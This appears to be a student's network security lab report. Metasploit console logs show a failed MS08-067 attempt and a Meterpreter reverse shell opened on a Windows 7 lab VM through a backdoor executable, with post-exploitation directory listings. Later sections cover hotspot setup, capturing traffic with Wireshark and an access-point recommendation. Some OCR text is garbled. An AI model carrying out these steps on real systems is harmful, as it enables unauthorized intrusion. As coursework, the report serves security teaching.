Name: Shahittya Md Yash Siddque


ld: CB22163

Task 5

Answer question no. 1




Answer question no. 2




Answer question no. 3

Using Metasploit for DOS attack. In Windows 7, the target http service is not available and just loading



exploiting Windows XP(MS08-067) with Metasploit.



```
msf6 exploit(nindows/smb/ms0b_067_metapi) > exploit
[-] Handler failed to bind to 10.0.2.15:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] 10.0.2.4:445 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavail able: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms08_067_metapi) >
```

```
Host Name:

OS Name:

OS Wersion:

OS Wanifacturer:

OS Configuration:

OS Build Type:

Registered Owner:

Registered Owner:

Registered Organization:


Product ID:

Original Install Date:

Original Original Install Date:

Original Origin
```

Hacking windows 7 using Metasploit Backdoor and Post Exploitation.



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444


[*] Sending stage (175174 bytes) to 10.0.2.4


[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:49212 ) at 2023-12-14 03:18:18 -0500
```


```
meterpreter > pwd
C:\Users\User\Downloads
<u>meterpreter</u> > dir
Listing: C:\Users\User\Downloads
Mode
                        Size
                                                                                     Name
                                        fil 2015-02-08 10:05:41 -0500 7z920-x64.msi
100666/rw-rw-rw- 1376768
                                               2020-02-07 00:56:28 -0500
2019-02-26 00:48:50 -0500
2020-07-16 05:07:10 -0400
040777/rwxrwxrwx
100666/rw-rw-rw-
                                                                                     DVWA-master
DVWA-master.zip
                        1350234
100666/rw-rw-rw-
                                                                                     Nessus-6.12.1-x64.msi
                        91706368
100666/rw-rw-rw-
                                                2020-07-16 04:28:55 -0400
                                               2018-11-14 21:37:23 -0500
2023-12-14 03:17:50 -0500
2015-01-18 02:49:05 -0500
2015-01-12 22:50:04 -0500
                                                                                     WinPcap_4_1_3.exe
100777/rwxrwxrwx
                        73802
                                                                                     backdoor.exe
100777/rwxrwxrwx
                        8244106
                                                                                     ca_setup.exe
100666/rw-rw-rw-
                                                                                     desktop.ini
                                                2020-07-16 03:23:57 -0400
100777/rwxrwxrwx
                        876888
                                                                                     freeSSHd.exe
                                       fil
fil
                                                                                     icecast2_win32_2.0.1_setup.exe
npp.7.6.Installer.x64.exe
xampp-win32-5.6.3-0-VC11-installer.exe
                                                2020-04-24 00:01:52 -0400
100777/rwxrwxrwx
                        1966437
                                                2018-11-14 22:14:48 -0500
2015-01-17 23:04:51 -0500
100777/rwxrwxrwx
100777/rwxrwxrwx
                        150905704
100777/rwxrwxrwx
                        156155056
                                                2020-02-06 23:58:39 -0500
                                                                                     xampp-windows-x64-7.4.2-0-VC15-installer
```

Answer question no. 4

Now run the firewall from the software and set it up to make sure that the attacks earlier can be stopped by the firewall.










Not Found

The requested URL was not found on this server.

Apache/2.4.53 (Debian) Server at 10.0.2.15 Port 80

Answer question no. 6






Task 6(A)

Answer question no.1

- Using the computer, establish a wireless connection and create a Wi-Fi hotspot network environment. Link the cell phone to the hotspot.
- Show how to configure the network and link your smartphone to your Wi-Fi hotspot.
- Provide a screen grab of the configuration process step-by-step until the phone is able to establish a complete wireless connection and establish an Internet connection. Provide an update on the wireless security setup.

Answer question no.2

Step 1: First, I opened the settings menu on my computer and clicked on "Network and Internet".




Step 2: I switch to turn on the Mobile Hotspot.



Step 3: Clicked on "edit" to configure my hotspot settings. I set the strong network (SSID) name and password.

| Edit network info | | | |
|--|----|--------|--|
| Change the network name and password that other people use for your shared connection. | | | |
| Network name | | | |
| LAPTOP-5EEAN49A 9923 | × | | |
| | | | |
| Network password (at least 8 characters | s) | | |
| 737Pj7/2 | | | |
| | | | |
| Network band | | | |
| Any available | | | |
| | | | |
| | | | |
| | | | |
| Save | | Cancel | |
| | | | |


Step 4: The hotspot properties are all set.



Step 5: On mobile phone, I go to my Wi-Fi settings and look for my laptop's hotspot SSID name.




Step 6: Input the password to connect with the laptop's hotspot. The Wi-Fi is connected.





Answer the question no. 3

Step 1: Run the wireshark.




Step 2: With the phone, I access to the e-banking system. After the login screen loads, I log in to the system.







Step 3: Browse UMPSA's Kalam website.



Step 4: Browsing on http://testphp.vulnweb.com/login.php website





Task6(B)

Make recommendations for any available wireless access point to improve security in a wireless home setting. Justify your access point selection from a security perspective by examining its role.

For wireless access points, TP-Link EAP245 is a good option.

Justification:

secure network for visitors. This wireless access point supports multiple SSID, which allows users to set up a second and independent guest network. This prevents unwanted access to any data by isolating the guest's network from the user's primary network.